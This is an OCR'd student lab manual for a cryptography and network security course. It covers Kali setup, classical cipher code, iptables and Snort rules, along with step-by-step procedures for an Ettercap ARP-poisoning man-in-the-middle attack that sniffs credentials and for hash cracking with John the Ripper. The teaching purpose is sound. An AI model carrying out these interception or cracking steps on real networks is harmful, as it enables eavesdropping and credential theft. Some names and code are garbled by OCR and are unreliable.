RAJALAKSHMI ENGINEERING COLLEGE

RAJALAKSHMINAGAR,THANDALAM 602105

CS23632 CRYPTOGRAPHY AND NETWORK SECURITY

LAB MANUAL

Name :	MSDHHOAAWNRLTSIPHRIINNIYII C AC KV
Year / Branch/Section:	III/INFORMATION TECHNOLOGY
UniversityRegisterNo.:	211623100110238148
CollegeRollNo.:	211623100110238148
Semester:	VI SEMESTER
AcademicYear:	2025-2026 .

DEPARTMENT OF INFORMATION TECHNOLOGY

CS23632 CRYPTOGRAPHY AND NETWORK SECURITY

REG NO	211623100110823814
NAME	DMSHOWARNLSTIPHRIINYIA C V K
YEAR	THIRD YEAR THIR D YEAR
BRANCH SEC	INFORMATION TECHNOLOGY IT

RAJALAKSHMI ENGINEERING COLLEGE

An Autonomous Institution

BONAFIDE CERTIFICATE

DAWINALETRAHSHRINIVAAN C… VK……

Name: ……SM..H..O

Academic Year: ……2025-2026…… Semester: …VI… Branch: ……IT…

Register No. 211623100110823841

Certified that this is the bonafide record of work done by the above student in the* CS23632 CRYPTOGRAPHY AND NETWORK SECURITY *Laboratory during the academic year 2025- 2026

Signature of Faculty in-charge

Submitted for the Practical Examination held on……

Internal Examiner **External Examiner**

INDEX

EX. NO.	DATE	NAME OF THE EXPERIMENT	PAGE NO	SIGN	GITHUBQR CODE
1	29.12.25	Installation and Configuration of Kali Linux in a Oracle VirtualBox			
2	05.01.26	Encryption Crypto101 in TryHackMe Platform			
3	12.01.26	Perform Man-in-the-middle (MITM) attacks using the Ettercap tool			
4	19.01.26	Demonstrate hash cracking using John the Ripper tool			
5	04.02.26	Perform various configurations of Iptables Firewall in Linux			
6	11.02.26	Snort IDS/IPS to detect and prevent real ttiime tthhrreeaattss iinn TryHackMe Platform			
7	18.02.26	Perform Code Injection on Application Process using Ptrace			
8	10.03.26	Privilege Escalation in TryHackMe Platform			
9	17.03.26	Demonstrate various exploits of Window OS using Metasploit			
10	24.03.26	Perform Wireless Audit on routers and decrypt the WPA keys using Aircrack-ng			
11	07.04.26	Performing IP Spoofing Using a GitHub Tool in Kali Linux Study of Camera Phishing			
12	18.04.26	Using an Open-Source GitHub Tool in Kali Linux Study of Phishing Attacks			
13	21.04.26	Using Z-Phisher (Open-Source GitHub Tool) in Kali Linux – Educational Demonstration Study and Demonstration of			
14	21.04.26	Brute Force Password Attack in a Controlled Kali Linux Environment			

EXPERIMENT-1

Installation and Configuration of Kali Linux in Oracle VirtualBox

Aim

To install and configure Kali Linux as a virtual machine using Oracle VirtualBox for performing network security and ethical hacking experiments.

Software Requirements

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- System Requirements:
    - o RAM: Minimum 4 GB (8 GB recommended)
    - o Disk Space: Minimum 30 GB
    - o Processor: Intel/AMD with Virtualization support

Introduction:

Kali Linux is a Debian-based Linux distribution developed for penetration testing, digital forensics, and cybersecurity analysis.
Installing Kali Linux inside Oracle VirtualBox provides a safe and isolated environment to practice security experiments without affecting the host system.

VirtualBox is an open-source virtualization tool that allows running multiple operating systems simultaneously on a single physical machine.

Procedure

Step 1: Enable Virtualization

1. Restart the system and enter BIOS/UEFI settings.
2. Enable Intel VT-x / AMD-V.
3. Save changes and reboot the system.

Step 2: Install Oracle VirtualBox

1. Download Oracle VirtualBox from the official website.
2. Run the installer and follow default installation steps.
3. Complete the installation and restart the system if required.

Step 3: Download Kali Linux

1. Visit the official Kali Linux website.
2. Download the Kali Linux Installer ISO (64-bit).

Step 4: Create a New Virtual Machine

1. Open Oracle VirtualBox.
2. Click New.
3. Enter:
    - Name: Kali Linux
    - Type: Linux
    - Version: Debian (64-bit)
4. Click Next.

Step 5: Allocate Memory and CPU

- Memory Size: 2048 MB or higher
- Processor: 2 CPUs
- Click Next.

Step 6: Create Virtual Hard Disk

1. Select Create a virtual hard disk now.
2. Choose VDI (VirtualBox Disk Image).
3. Select Dynamically allocated.
4. Set disk size to 30 GB.
5. Click Create.

Step 7: Attach Kali Linux ISO

1. Select the created VM → Settings.
2. Go to Storage.
3. Under Controller IDE, select Empty.
4. Click Choose a disk file and select Kali Linux ISO.
5. Click OK.

Step 8: Install Kali Linux

1. Start the virtual machine.
2. Select Graphical Install.
3. Choose:
    - Language
    - Location
    - Keyboard layout
4. Configure network automatically.
5. Set:
    - Username
    - Password
6. Choose:
    - Guided – Use entire disk
    - All files in one partition
7. Confirm disk changes and continue installation.
8. After completion, reboot the system.

Output:

Result

Kali Linux was successfully installed and configured in Oracle VirtualBox.
The virtual machine is ready for performing network security and ethical hacking experiments.

2.Encryption – Crypto 101 using TryHackMe Platform

Aim:
To understand the fundamentals of **cryptography** by performing hands-on exercises in the **Crypto 101** room on the **TryHackMe** platform, including basic encryption, encoding and cryptographic concepts.

Tools / Platform Required:

- Web browser (Chrome / Firefox)
- Internet connection
- TryHackMe account (free)
- Built-in TryHackMe terminal (AttackBox) or local Linux machine


Encoding & Decoding:

(a) Base64 Encoding / Decoding

Purpose:
Base64isan**encodingtechnique**used to represent binary data in readable ASCII format.


(i) Decoding Command:
echo"Q3J5cHRvZ3JhcGh5" | base64-d

Output:
Cryptography



(ii) Encoding Command:
echo -n "Cryptography" | base64

Output:
Q3J5cHRvZ3JhcGh5



(b) Hexadecimal Conversion

Purpose:

Hexadecimalis a base-16encoding system commonly used in computing.

(i) Hex to Text:
echo 48656c6c6f | xxd -r -p

Output:
Hello

```
root@ip-10-49-148-115:~# echo 48656c6c6f | xxd -r -p
Helloroot@ip-10-49-148-115:~#
```

(ii) Text to Hex:
echo -n "Hello" | xxd -p

Output:
48656c6c6f

```
root@ip-10-49-148-115:~# echo -n  "Hello" | xxd -p
48656c6c6f
```

Classical Ciphers

(a) Caesar Cipher

Purpose:

Caesarciphershiftsletters by a fixed number.

Code:
echo"KHOOR" | tr 'A-Z' 'X-ZA-W'

Output:
HELLO

```
root@ip-10-49-148-115:~# echo "KHOOR" | tr 'A-Z' 'X-ZA-W'
HELLO
```

b) Playfair Cipher

Purpose:

Toencryptusingalphabets directly

Code:
In theterminal type nano playfaircipher.py
Playfaircipher.py code

```
# playfair_cipher.py
# Usage:
# python3 playfair_cipher.py enc -k "MONARCHY" -t "hide the gold"
# python3 playfair_cipher.py dec -k "MONARCHY" -t "BMNDZBXDKYBEJVDMUIXMMOUVIF"
```

```
import argparse
import re

def normalize_text(s: str) -> str:
    s = re.sub(r"[^A-Za-z]", "", s).upper()
    s = s.replace("J", "I") # I/J combined
    return s

def build_square(key: str):
    key = normalize_text(key)
    alphabet = "ABCDEFGHIKLMNOPQRSTUVWXYZ" # no J
    seen = set()
    seq = []
    for ch in key + alphabet:
        if ch not in seen:
            seen.add(ch)
            seq.append(ch)
    square = [seq[i:i+5] for i in range(0, 25, 5)]
    pos = {square[r][c]: (r, c) for r in range(5) for c in range(5)}
    return square, pos

def make_digraphs(plain: str, filler: str = "X"):
    plain = normalize_text(plain)
    digs = []
    i = 0
    while i < len(plain):
        a = plain[i]
        b = plain[i+1] if i+1 < len(plain) else ""
        if b == "":
        digs.append((a, filler))
        i += 1
        elif a == b:
            digs.append((a, filler))
            i += 1
        else:
            digs.append((a, b))
            i += 2
    return digs

def playfair_encrypt(plain: str, key: str) -> str:
    square, pos = build_square(key)
    out = []
    for a, b in make_digraphs(plain):
        ra, ca = pos[a]
        rb, cb = pos[b]
        if ra == rb: # same row
            out.append(square[ra][(ca + 1) % 5])
            out.append(square[rb][(cb + 1) % 5])
        elif ca == cb: # same col
            out.append(square[(ra + 1) % 5][ca])
```

```
            out.append(square[(rb + 1) % 5][cb])
        else: # rectangle
            out.append(square[ra][cb])
            out.append(square[rb][ca])
    return "".join(out)

def playfair_decrypt(cipher: str, key: str) -> str:
    cipher = normalize_text(cipher)
    if len(cipher) % 2 != 0:
        raise ValueError("Ciphertext length must be even for Playfair.")
    square, pos = build_square(key)
    out = []
    for i in range(0, len(cipher), 2):
        a, b = cipher[i], cipher[i+1]
        ra, ca = pos[a]
        rb, cb = pos[b]
        if ra == rb: # same row
            out.append(square[ra][(ca - 1) % 5])
            out.append(square[rb][(cb - 1) % 5])
        elif ca == cb: # same col
            out.append(square[(ra - 1) % 5][ca])
            out.append(square[(rb - 1) % 5][cb])
        else: # rectangle
            out.append(square[ra][cb])
            out.append(square[rb][ca])
    return "".join(out)

def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("mode", choices=["enc", "dec"])
    ap.add_argument("-k", "--key", required=True)
    ap.add_argument("-t", "--text", required=True)
    args = ap.parse_args()

    if args.mode == "enc":
        print(playfair_encrypt(args.text, args.key))
    else:
        print(playfair_decrypt(args.text, args.key))

if name ___== " main ":
    main()
```

Output:

```
root@ip-10-49-171-226:~# nano playfair_cipher.py
root@ip-10-49-171-226:~# python3 playfair_cipher.py enc -k "MONARCHY" -t "hide the
gold"
BFCKPDFIMPBZ
root@ip-10-49-171-226:~# python3 playfair_cipher.py dec -k "MONARCHY" -t "BFCKPDFIM
PBZ"
HIDETHEGOLDX
root@ip-10-49-171-226:~# _
```

C)Vigenère Cipher:

Purpose:

Toencryptalphabetic text using a keyword-based polyalphabetic substitution technique.

Code:

```
def vigenere_encrypt(plaintext, key):
    plaintext = plaintext.upper()
    key = key.upper()
    ciphertext = []
    key_index = 0
    for char in plaintext:
    if char.isalpha():
            p = ord(char) - ord('A')
            k = ord(key[key_index % len(key)]) - ord('A')
            c = (p + k) % 26
            ciphertext.append(chr(c + ord('A')))
            key_index += 1
        else:
            ciphertext.append(char)
    return ''.join(ciphertext)
def vigenere_decrypt(ciphertext, key):
    ciphertext = ciphertext.upper()
    key = key.upper()
    plaintext = []
    key_index = 0
    for char in ciphertext:
        if char.isalpha():
            c = ord(char) - ord('A')
            k = ord(key[key_index % len(key)]) - ord('A')
            p = (c - k + 26) % 26
            plaintext.append(chr(p + ord('A')))
            key_index += 1
        else:
            plaintext.append(char)
    return ''.join(plaintext)
message = "ATTACK"
key = "hello"
encrypted = vigenere_encrypt(message, key)
decrypted = vigenere_decrypt(encrypted, key)
print("Encrypted:", encrypted)
print("Decrypted:", decrypted)
```

Output:

Encrypted: HXELQR
Decrypted: ATTACK

d)Vernam Cipher:

Purpose:
Toencryptalphabetic text using a one-time key where each character of the plaintext is combined with the corresponding character of the key for secure encryption.

Code:

```
def vernam_encrypt(plaintext, key):
    plaintext = plaintext.upper()
    key = key.upper()
    ciphertext = []
    for i in range(len(plaintext)):
        p = ord(plaintext[i]) - ord('A')
        k = ord(key[i]) - ord('A')
        c = (p + k) % 26
        ciphertext.append(chr(c + ord('A')))
    return ''.join(ciphertext)
def vernam_decrypt(ciphertext, key):
    ciphertext = ciphertext.upper()
    key = key.upper()
    plaintext = []
    for i in range(len(ciphertext)):
        c = ord(ciphertext[i]) - ord('A')
        k = ord(key[i]) - ord('A')
        p = (c - k + 26) % 26
        plaintext.append(chr(p + ord('A')))
    return ''.join(plaintext)
message = "HELLO"
key = "XMCKL" # Key length must be same as message
encrypted = vernam_encrypt(message, key)
decrypted = vernam_decrypt(encrypted, key)
print("Encrypted:", encrypted)
print("Decrypted:", decrypted)
```

Output:
Encrypted: EQNVZ
Decrypted: HELLO

```
root@ip-10-49-171-226:~# nano vernamcipher.py
root@ip-10-49-171-226:~# python3 vernamcipher.py
Encrypted: EQNVZ
Decrypted: HELLO
root@ip-10-49-171-226:~#
```

Result:
Thus,the Crypto 101 experiment was successfully completed on the TryHackMe platform.
The experiment helped in understanding basic cryptographic concepts, encryption techniques and encoding methods through hands-on practice.

Ex. Nos. 3	Performing Man-in-the-Middle (MITM) Attacks Using Ettercap in Kali Linux
Date :	

Aim

To perform and analyze a Man-in-the-Middle (MITM) attack using the Ettercap tool in Kali Linux for educational and ethical hacking purposes.

Software Requirements

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Security Tool: Ettercap
- System Requirements:
  - o RAM: Minimum 4 GB (8 GB recommended)
  - o Disk Space: Minimum 30 GB
  - o Processor: Intel/AMD with Virtualization support

Introduction

A Man-in-the-Middle (MITM) attack is a type of cyberattack where an attacker secretly intercepts and possibly alters communication between two parties without their knowledge Ettercap is a powerful open-source network security tool used for MITM attacks, traffic interception, and protocol analysis.

Using Kali Linux within Oracle VirtualBox provides a controlled and isolated environment to study MITM attacks ethically without affecting real-world systems

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Launch Oracle VirtualBox.
2. Start the Kali Linux virtual machine
3. Log in using Kali credentials

Step 2: Verify Network Connectivity

1. Ensure Kali Linux is connected to the same network as the target system.

2. Check IP address using:

3. ifconfig

Step 3: Launch Ettercap

1. Open Terminal in Kali Linux.

2. Start Ettercap with graphical interface:

3. ettercap -G

Step 4: Select Network Interface

1. In Ettercap GUI, click Sniff → Unified Sniffing.

2. Select the active network interface (e.g., eth0 or wlan0).

3. Click OK.

Step 5: Scan for Hosts

1. Click Hosts → Scan for Hosts.

2. After scanning, select Hosts → Hosts List.

3. Identify the target system and gateway.

Step 6: Configure MITM Attack

1. Add the target system as Target 1.

2. Add the gateway/router as Target 2.

3. Click MITM → ARP Poisoning.

4. Enable Sniff remote connections

5. Click OK.

Step 7: Start Sniffing


1. Click Start → Start Sniffing.

2. Observe intercepted traffic in real time.

Output

Network traffic between the target system and gateway is intercepted.

Credentials, packets, and communication details are visible through Ettercap



Result

The MITM attack was successfully performed using Ettercap in Kali Linux.

The experiment demonstrated how insecure network communication can be intercepted, highlighting the importance of encryption and secure network protocols.

Ex. Nos. 4	Demonstration of Hash Cracking Using John the Ripper Tool in Kali Linux
Date :	

Aim

To demonstrate password hash cracking using the John the Ripper tool in Kali Linux for understanding password vulnerabilities and security analysis.

Software Requirements

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Security Tool: John the Ripper
- System Requirements:
  - o RAM: Minimum 4 GB (8 GB recommended)
  - o Disk Space: Minimum 30 GB
  - o Processor: Intel/AMD with Virtualization support

Introduction

Password hashes are commonly used to store user credentials securely. However, weak passwords and outdated hashing techniques can be exploited using password-cracking tools. John the Ripper is a popular open-source password auditing and cracking tool used to identify weak passwords by performing dictionary, brute-force, and hybrid attacks.
Using Kali Linux in a virtualized environment allows safe and ethical experimentation without affecting real systems.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Open Terminal

1. Click on Terminal from the Kali Linux menu.
2. Ensure John the Ripper is installed:
3. john --version

Step 3: Prepare the Hash File

1. Create a text file containing password hashes (example: hash.txt)
2. Store the hash inside the file:(get some hashcode from net and type in file)
3. nano hash.txt
4. Save and exit the file

Step 4: Run John the Ripper

1. Execute the John the Ripper command:
2. john hash.txt
3. The tool starts cracking the hash using default wordlists

Step 5: View Cracked Passwords

1. To display cracked passwords:
2. john --show hash.txt

Output

- John the Ripper successfully cracks weak password hashes.
- The cracked password is displayed in plaintext format.

Result

Hash cracking was successfully demonstrated using the John the Ripper tool in Kali Linux. The experiment highlights the importance of using strong passwords and secure hashing algorithms.

Ex. Nos. 5	Perform various configurations of Iptables Firewall in Linux.
Date :	

Aim

To perform and analyze various firewall configurations using IPTables in Kali Linux to control network traffic and enhance system security.

Software Requirements

- Host Operating System: Windows / Linux / macOS
- Virtualization Software: Oracle VirtualBox
- Guest Operating System: Kali Linux
- Security Tool: John the Ripper
- System Requirements:
  - o RAM: Minimum 4 GB (8 GB recommended)
  - o Disk Space: Minimum 30 GB
  - o Processor: Intel/AMD with Virtualization support

Introduction

IPTables is a powerful firewall utility in Linux used to configure rules for filtering incoming and outgoing network traffic. It operates by defining rules based on IP addresses, ports, and protocols. Configuring IPTables helps protect systems from unauthorized access, network attacks, and malicious traffic. Kali Linux provides built-in support for IPTables, making it suitable for learning firewall configurations in a controlled environment.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start the Kali Linux virtual machine.
3. Log in using Kali credentials.

Step 2: Open Terminal and Check IPTables

1. Open Terminal in Kali Linux.
2. Check IPTables version:
3. iptables --version

Step 3: View Existing Firewall Rules

1. Display current IPTables rules:
2. sudo iptables -L

Step 4: Set Default Policies

1. Set default policy to drop incoming traffic:
2. sudo iptables -P INPUT DROP
3. Allow outgoing traffic:
4. sudo iptables -P OUTPUT ACCEPT

Step 5: Allow Localhost Traffic

1. Allow loopback interface traffic:
2. sudo iptables -A INPUT -i lo -j ACCEPT

Step 6: Allow SSH Access

1. Allow SSH connections on port 22:
2. sudo iptables -A INPUT -p tcp --dport 22-j ACCEPT

Step 7: Allow HTTP and HTTPS Traffic

1. Allow HTTP traffic:
2. sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
3. Allow HTTPS traffic:
4. sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT

Step 8: Block a Specific IP Address

1. Block traffic from a specific IP:
2. sudo iptables -A INPUT -s 192.168.1.100 -j DROP

Step 9: Save IPTables Rules

1. Save the configured rules:
2. sudo iptables-save > firewall_rules.txt

Output

Firewall rules are successfully applied.
Network traffic is filtered based on configured IPTables rules.

```
┌──(student㉿kali)-[~]
└─$ iptables --version
iptables v1.8.4 (legacy)
┌──(student㉿kali)-[~]
└─$ sudo iptables -L -n
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
┌──(student㉿kali)-[~]
└─$ sudo iptables -P INPUT DROP
┌─$ sudo iptables -P OUTPUT ACCEPT
└─$ sudo iptables -A INPUT -i lo -j ACCEPT
┌─$ sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT
└─$ sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
┌─$ sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT
└─$ sudo iptables -A INPUT -s 192.168.1.100 -j DROP
┌─$ sudo iptables-save > firewall_rules.txt
└─$ sudo iptables -L -n
Chain INPUT (policy DROP)
target     prot opt source               destination
ACCEPT     all  --  127.0.0.1            0.0.0.0/0
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0    tcp dpt:22
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0    tcp dpt:80
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0    tcp dpt:443
DROP       all  --  192.168.1.100        0.0.0.0/0
Chain FORWARD (policy ACCEPT)
target     prot opt source               destination
Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
┌──(student㉿kali)-[~]
└─$
```

Result

Various firewall configurations were successfully implemented using IPTables in Kali Linux. The experiment demonstrates how firewall rules can be used to control network traffic and improve system security.

Ex. Nos. 6	Snort IDS/IPS to detect and prevent real time threats in TryHackMe Platform
Date :	

AIM:

To detect and prevent real-time network attacks using Snort IDS/IPS on the TryHackMe platform.

SOFTWARE REQUIRED:

TryHackMe account, AttackBox or VPN, Snort, Nmap, Linux terminal. **HOW TO**

START TRYHACKME

1. Login to TryHackMe

2. Search for "Snort" room.

3. Click Start Machine.

4. Click Start AttackBox.

5. Open Terminal in AttackBox.

6. Verify Snort:

snort -V

7. Test configuration:

sudo snort -T -c /etc/snort/snort.conf

Experiment 1 — ICMP (Ping) Detection (IDS) — line by line (with new terminal steps)

1. Open terminal and Check Snort:

   snort -V

2. Test Configuration

   sudo snort -T -c /etc/snort/snort.conf

3. Open rule File

   sudo nano /etc/snort/rules/local.rules

4. Add this rule:(ENSURE ONLY THIS RULE EXISTS)

   alert icmp any any -> any any (msg:"ICMP Ping Detected";
   sid:1000001; rev:1;)

5. Save and exit: Ctrl+O → Enter → Ctrl+X

6. Run Snort (IDS Mode)

sudo snort -c /etc/snort/snort.conf -i eth0

7. Generate Attack (New Terminal) using Open new terminal In AttackBox:

- Click + (New Tab) at top of terminal
  OR
- Right-click terminal → New Tab


8. In the new terminal:(ATTACK BOX IP ADDRESS) ping


10.48.190.168


9. Go back to first terminal and View Alert → confirm alert shown ICMP Ping Detected


10.(Log check – optional):

sudo tail -f /var/log/snort/alert









Experiment 2 — Port Scan Detection — line by line (with new terminal steps)

1. Edit Rules File

   sudo nano /etc/snort/rules/local.rules

2. Add:

   alert tcp any any -> any any (msg:"TCP Port Scan Activity";
   sid:1000002; rev:1;)

3. Save: Ctrl+O → Enter → Ctrl+X

4. Stop Snort:

   Ctrl + C

5. Restart Snort:

   sudo snort -A console -c /etc/snort/snort.conf -i eth0

6. Open new terminal tab

- Click + on terminal

  OR

- Right-click → New Tab

